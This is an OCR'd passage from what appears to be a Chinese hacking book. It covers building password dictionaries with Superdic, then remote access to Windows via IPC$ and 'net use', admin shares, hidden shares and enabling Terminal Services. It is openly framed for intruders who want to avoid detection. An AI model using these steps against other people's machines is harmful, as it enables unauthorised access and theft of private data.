


图 4-67 “基本字符”设置界面

（2）【自定义】标签是用来对字典中的字符串与特殊位进行设置的，如图 4-70 所示。一旦定义了字符串，那么该串字符组合将会一直作为一个整体出现在字典中，如果用户已知目标密码的某些组合（如某个单词或拼音缩写），就可以用此设定来提高破解速度；特殊位是用来设置字典中特定位置中存在的字符，如果用户已知目标密码中某个位置的字符就可以在此处设置。如图 4-68 中将第 4 位的特殊字符设为 5，那么在字典中生成的所有密码的第 4 位都会是数字 5。

（3）【生日】标签是用来设置以生日为密码的字典文件的，如图 4-69 所示。此处的设置与前面的【基础字符】设置之间相互不影响，【生日】界面中的设置十分简单，用户只需要将

生日中年与月的范围填写到图 4-69 的【范围】一栏中，并勾选一项或多项【模式】中的生日格式即可（格式内容可以参考选项后括号内的例子）。




图 4-68 “自定义”设置界面



图 4-69 “生日”设置界面

（4）上述各项设置完毕后，选择【生成字典】标签来生成字典文件，如图 4-70 所示。在【保存路径】一栏中输入字典生成的路径，并在【密码位数】一栏勾选字典中生成的字符串位数（可多选）。设置完毕后单击【生成字典】按钮，接下来会弹出一个确认窗口，提示本次生成密码总数、字典文件的大小以及目前磁盘可用空间，如图 4-71 所示。单击【确定】按钮开始生成字典，如果需要重新设置则单击【取消】按钮。



图 4-70 字典生成界面




图 4-71 字典生成确认窗口

（5）除了以上设置外，Superdic 还拥有独特的【修改字典】模式，如图 4-72 所示。单击【源字典路径】后的【浏览】按钮，选取想修改的字典文件，如图 4-73 所示。可以选择【在每个密码前插入字符串】选项（比如，电话号码中的区号、手机号码的 13X 等），也可以选择【在每个密码后插入字符串】选项（比如，E-mail 中的@163.COM 等）。字符串输入完毕后，在【保存路径】一栏中输入修改后的字典文件保存



图 4-72 修改字典

地址，并单击【修改字典】按钮完成字典文件的设置，如图 4-74 所示。



图 4-73　选取准备修改的字典文件




图 4-74　字典修改完毕

4.7 总结

本章介绍了一些常用的密码加密解密工具，读者可以使用这些工具来帮助维护自己的数据安全。

第5章 雨疏风骤——Windows 登录密码破解及防范

对于大多数用户来说，Windows 登录用户密码的作用仅仅是一个用来限制周围的人任意使用自己计算机的小手段而已，如果没有类似想法的计算机用户几乎都不会为自己的 Windows 用户设置密码，很多使用 GHOST 版本的用户甚至都不清楚 Windows 用户还有密码可以设置。事实上，Windows 登录用户密码是计算机中最重要的一项安全密码，如果黑客知道了目标的 Windows 登录用户密码，只需稍加动手，就可以将目标计算机的控制权完全掌握在手中。

5.1 远程登录 Windows 系统

利用 Windows 用户密码实现远程登录首先是从 Windows NT4.0 开始的，由于当时的网络计算机用户普遍的安全意识不强，而微软对这种远程登录模式的安全性也没有足够的重视，导致了 Windows NT4.0 成为历史上安全性最差的操作系统之一。在此之后，微软对远程登录模式进行了大量的改进，同时又根据不同的用户需求对每个版本的 Windows 都进行了不同的设定：在 Windows NT/2000 的操作系统中，系统没有对远程登录进行任何限制，甚至在 Windows NT 中，用户不需要任何密码就可以对远程计算机进行某些操作；在 Windows 2003 中，只对部分远程登录进行了限制；而在 Windows XP/Vista 中，系统默认将所有远程登录的权限设置为最低，如果想进行远程操作就必须对计算机的【本地安全策略】进行修改。



小贴士：实际上上述情况只适用于正版的 Windows 用户，Windows XP 盗版软件系统设定的各种连接限制被人为取消了，让原本固若金汤的 Windows XP 悄无声息地成了瓮中的肉鸡，所以，最好用户用正版 Windows XP。

5.1.1 远程连接 Windows 系统

IPC$（Internet Process Connection）是共享“命名管道”的资源，它是为了让进程间通信而开放的命名管道，可以通过验证用户名和密码获得相应的权限，在远程管理计算机和查看

计算机的共享资源时使用。利用 IPC$，入侵者可以与目标主机建立一个空的连接而无需用户名与密码，而利用这个空的连接，连接者还可以得到目标主机上的用户列表（具体情况可参考本书第 4 章中关于流光利用 IPC$探测用户列表的介绍）。

很多黑客教材中都将 IPC$称之为系统漏洞，其实 IPC$并不是真正意义上的漏洞，它是为了方便管理员的远程管理而开放的远程网络登录功能。如上所述，由于大部分 Windows 用户都不清楚利用登录密码还可以实现远程网络登录，而且系统在默认的情况下开启了所有的逻辑盘与系统文件夹，这就使得入侵者可以利用 IPC$完全不费吹灰之力就能入侵到目标计算机中。



小贴士：IPC$连接的几点注意事项。

1. IPC$连接是 Windows NT 及以上系统中特有的远程网络登录功能，其功能相当于 UNIX 中的 Telnet，由于 IPC$功能需要用到 Windows NT 中的很多 DLL 函数，所以不能在 Windows 9.x 中运行。也就是说，只有 Windows NT 以上的操作系统才可以建立 IPC$连接，Windows 95/98/Me 虽然也可以建立 IPC$连接，但是除了进行共享操作外不能使用任何 IPC$功能。
2. IPC$连接与空连接是两个完全不同的概念，不需要用户名与密码的 IPC$连接即为空连接，一旦用户以某个用户或管理员的身份登录时就不能叫空连接了。通过空连接，用户只能获取一小部分权限，在这些权限中除了获取 Windows 用户列表以外就再没有任何意义了。即使是空连接也不是 100%都能建立成功，如果对方关闭了 IPC$，用户仍然无法建立连接。
3. 并不是说建立了 IPC$连接就可以查看对方的用户列表，因为管理员可能禁止导出用户列表。

1. IPC$连接方法

进行 IPC$连接需要在命令提示符下完成。

（1）单击【开始】按钮，在弹出的 Windows 菜单中单击【运行】选项。在弹出的窗口中输入 cmd 并单击【确定】按钮，如图 5-1 所示，接下来会弹出一个命令提示符窗口，如图 5-2 所示。




图 5-1 输入 CMD 命令



图 5-2 开启 CMD 窗口

（2）在命令提示符下输入如下命令：

```
Net use \\目标 IP“目标管理员密码”/user:“目标管理员用户名”
```

当出现命令完成提示后，表示成功连接 IPC$，如图 5-3 所示。



图 5-3 IPC$连接成功

2. 共享连接

在成功地进行 IPC$连接后，可通过共享连接来实现远程控制是最简单的一种方式。在浏览器中直接输入\\目标主机 IP 就可以对其硬盘进行操作，不过在默认的情况下系统会隐藏所有的共享盘符，只需要直接在地址栏中输入\\目标主机 IP\C$（假设用户打算访问 C 盘的话），目标 C 盘下的所有文件就会被显示出来，如图 5-4 所示。



图 5-4 访问目标 C 盘共享盘符

3. 远程管理工具

有时用户会遇到，通过 IPC$成功连接到远程计算机后却发现目标计算机没有开放任何共享连接，这时可以通过系统中“管理工具”的“计算机管理”功能对其进行操作，步骤如下。

（1）单击【开始】按钮，在弹出的 Windows 菜单中依次选择【设置】→【控制面板】→

【管理工具】→【计算机管理】，如图 5-5 所示。




图 5-5 选择“计算机管理”选项

（2）在弹出如图 5-6 所示的【计算机管理】窗口中，右键单击【计算机管理（本机）】，在弹出的菜单中选择【连接到另一台计算机】，在弹出的窗口中输入目标计算机的 IP 地址或主机名并点击【确定】按钮，如图 5-7 所示。此时的【计算机管理（本机）】项将会变成如图 5-8 所示的【计算机管理（目标 IP）】地址。在此进行的任何操作都将被传送到远程计算机中并执行，比如开启原本被关闭的共享磁盘。




图 5-6 计算机管理窗口




图 5-7 连接到另一台计算机

（3）选择【计算机管理（目标 IP）】下方的【系统工具】项，双击右侧界面中的【共享文件夹】选项（如图 5-9 所示），出现如图 5-10 所示的界面。

（4）在如图 5-10 所示的界面中选择【共享】项，在右侧窗口中可以看到当前状态下的共享状态，如图 5-11 所示如果想新增共享文件夹就在右侧窗口的空白处右键单击鼠标，并在弹出的菜单中选择【新文件共享】项。



图 5-8 远程计算机管理



图 5-9 选择共享文件夹




图 5-10 选择“共享”选项




图 5-11 当前共享状态

（5）在弹出的【创建共享文件夹向导】窗口中选择【下一步】按钮开始创建共享文件夹，如图 5-12 所示。在【要共享的文件夹】后的地址栏中输入要共享文件夹的路径（如 C:\），并在【共享名】一栏中为共享文件夹起名字，如果共享名以“$”结尾的话，此共享文件夹将不会在浏览器及命令提示符中的查看共享命令中显示，可以作为一个不错的隐藏方式；【共享描述】一栏可不必理会，设置完毕后单击【下一步】按钮继续，如图 5-13 所示。



图 5-12 “创建共享文件夹向导”窗口




图 5-13 新建共享文件夹界面

（6）接下来是用户权限设置，默认为【所有用户有只读权限】，如图 5-14 所示。也就是说，无论用户本身权限多高，都只能对共享文件进行访问但不能对共享文件进行其他操作。建议选择【管理员有完全访问权限；其他用户有只读权限】选项，因为 IPC$本身就只有管理员用户才有权连接，其他用户没有进行连接的权限，更别说共享了。设置完毕后单击【下一步】按钮继续。




图 5-14　用户权限设置

（7）接下来进入共享设置确认窗口，如图 5-15 所示。如果共享设置无误可单击【完成】按钮结束共享设置；如果想继续创建新的共享文件夹，可勾选【重新运行此向导并创建其他共享文件夹】选项进行新一轮设置。在【计算机管理】窗口中可以看到刚才设置的共享文件夹的状态，此时就可以通过浏览器输入共享地址进行直接访问了，如图 5-16 所示。



图 5-15　共享确认窗口



图 5-16　C 盘被成功共享

5.1.2　远程桌面和终端服务连接

1．远程桌面与终端服务的区别

说起远程桌面与终端服务，很多人分不清它们的区别，认为它们之间仅仅是通过两种技术实现的相同效果而已，甚至有些计算机类图书中把远程桌面与终端服务当成同一种服务的两种叫法。对于普通的计算机用户来说，两者的区别可以完全不在意，但作为一个准备盗取

他人隐私的黑客，两者的区别决定了入侵行动是否能被计算机管理员发现。以下是微软官方对远程桌面与终端服务作出的解释：

终端服务是在 Windows NT 中首先引入的一种新服务。终端服务使用 RDP 协议（远程桌面协议）客户端连接，使用终端服务的客户可以在远程以图形界面的方式访问服务器，并且可以调用服务器中的应用程序、组件、服务等，与操作本机系统一样。这样的访问方式不仅大大地方便了各种各样的用户，而且大大地提高了工作效率，并且能有效地节约企业的成本。

远程桌面是基于终端服务技术。使用远程桌面可以从运行 Windows 操作系统的任何客户机来运行远程 Windows XP/2003/Vista 系统中的应用程序。远程桌面从某种意义上类似于早期的 Telnet，它可以将程序运行等工作交给服务器，而返回给远程控制计算机的仅仅是图像、鼠标、键盘的运动变化轨迹。

从上文的官方解释可以知道，在使用远程桌面登录后，远程用户与本机用户使用的是同一个操作界面，如果远程用户通过远程桌面登录的话，本机用户的操作界面就会被自动锁定，直到远程用户断开连接或本机用户通过重新连接来强行断开远程用户的连接，这对于依靠隐蔽行动的入侵者来说是非常不利的，如图 5-17 所示。



图 5-17　本地计算机用户被锁定

而终端服务则是为远程用户模拟出一个全新的操作本机的界面，远程用户与本机用户使用的是互相独立的操作界面，一方进行任何操作，另一方则完全不知道。这种设置多用户同时操作的模式可以很容易地隐藏入侵者的所有动作。

2．登录远程桌面与终端服务

远程桌面与终端服务的登录方法十分简单，具体步骤如下。

（1）在确认目标计算机开启了远程桌面与终端服务后，单击【开始】按钮，在弹出的 Windows 菜单中依次选择【程序】→【附件】→【通信】→【远程桌面连接】，如图 5-18 所示。在 Windows XP 中只有远程桌面连接客户端，不过它与终端服务是完全通用的。

（2）在如图 5-19 所示的窗口中输入目标计算机的 IP 地址，并单击【连接】按钮进行远程连接。

（3）连接成功后会出现如图 5-20 所示的 Windows 经典登录模式，只要在此处输入 Windows

登录用户名及密码，就可以如同操作自己的计算机一样控制目标计算机了，如图 5-21 所示。

虽然远程桌面与终端服务都使用相同的模式进行登录，而且也无法从登录界面进行识别，但判断目标计算机是远程桌面还是终端服务仍然十分容易。因为远程桌面只允许一个用户登录系统，所以在远程用户输入了正确的 Windows 登录用户名及密码后会弹出一个如图 5-22 所示的警告窗口，用户只有单击【是】按钮才会锁定本机操作界面并登录目标计算机。而终端服务则完全没有此步骤。



小贴士：其实用户完全可以通过目标的操作系统来判断对方是使用哪种连接模式，因为除了 Windows 2003 外所有的操作系统都只有一种连接模式，其中 Windows NT/2000 为终端服务，而 Windows XP/Vista 为远程桌面。




图 5-18　开启远程桌面客户端



图 5-19　输入目标计算机 IP 地址

图 5-20　远程桌面登录窗口



图 5-21　远程桌面




图 5-22　只有远程桌面才会出现的警告窗口

3．远程桌面与终端服务设置

由于在日常的计算机应用中，远程连接并不是一个常用的功能，所以无论是远程桌面还是终端服务在系统默认的情况下都不是开启的（在 Windows 2000 及以前的版本中，终端服务的组件在默认情况下甚至没有被安装）。所以在大部分情况下，用户在使用远程桌面与终端服务前要首先开启原本没有打开的服务，步骤如下。

（1）选择【计算机管理】选项来连接目标计算机，具体方法请参考 5.1.1 小节中“远程管理工具”的内容。选择【服务和应用程序】项，并在右侧的窗口中选择【服务】选项，如图 5-23 所示。

（2）在接下来出现的服务列表中找到名为“Terminal Services”服务项，双击此服务项进行属性设置，如图 5-24 所示。



图 5-23 选择“服务”选项



图 5-24 找到“Terminal Services”服务项

（3）在弹出的属性设置窗口中，将启动类型由【已禁用】修改为【自动】，如图 5-25 所示。设置完毕后单击【应用】按钮，等待目标计算机重新启动后远程桌面与终端服务就会自动启动。



图 5-25 将启动类型修改为自动

5.1.3 Telnet远程连接

Telnet是一种传输控制协议。它的出现甚至早于Internet，在ARPANET时期就可以看到它的身影。它的基本功能是，允许用户登录远程主机系统。以前，Telnet是一个将所有用户输入送到远方主机进行处理的简单的终端程序。目前的版本在本地执行更多的处理，可以提供更好的响应，并且减少了通过链路发送到远程主机的信息数量。

Telnet属于客户端与服务器处理方式，其中，用户在本地系统生成Telnet应用，并和远程主机上运行的Telnet进程建立一条链路。当用户发出请求时，该请求被传送到系统上运行的Telnet客户，然后，Telnet将这个请求传送给远程的Telnet服务器。通过这个过程，用户就能启动远程程序，就像他们直接与远程主机相连那样，从他们自己的系统上就可以运行这些程序。大多数进程是在远程主机上运行的，它从用户的系统接收请求，并在它的工作空间内处理这些请求，从而减少了在这条链路上的通信量。

在Windows系统推出IPC$与终端服务之前，Telnet曾是应用最广泛的远程登录模式，不过到了今天，Telnet差不多已经彻底被普通互联网用户所遗忘了，它目前最大的用处也仅仅是为了入侵者提供一条通过命令提示符入侵的渠道而已。

1．Telnet连接方法

Telnet连接步骤如下所示。

（1）Telnet作为一种在命令提示符下的连接模式，并不需要过多的设置，只需要在命令提示符下输入如下命令：

telnet目标IP地址：端口（如果端口号为默认，则可以省去，如图5-26所示）。




图5-26 连接目标主机Telnet服务端

（2）在默认的Telnet设置中，验证方式被设定为NT LM验证，即将当前的Windows登录用户名及密码发送到目标计算机中进行比较，只要在连接的客户端（也就是本机）与被连接的服务端（也就是目标计算机）的用户名与密码完全相同的情况下就可以顺利登录。图5-27所示就是向目标计算机发送密码信息的提示窗口，如果按“Y”键则发送；如果按“N”键则取消发送，使用传统用户登录模式。



图 5-27　发送密码信息

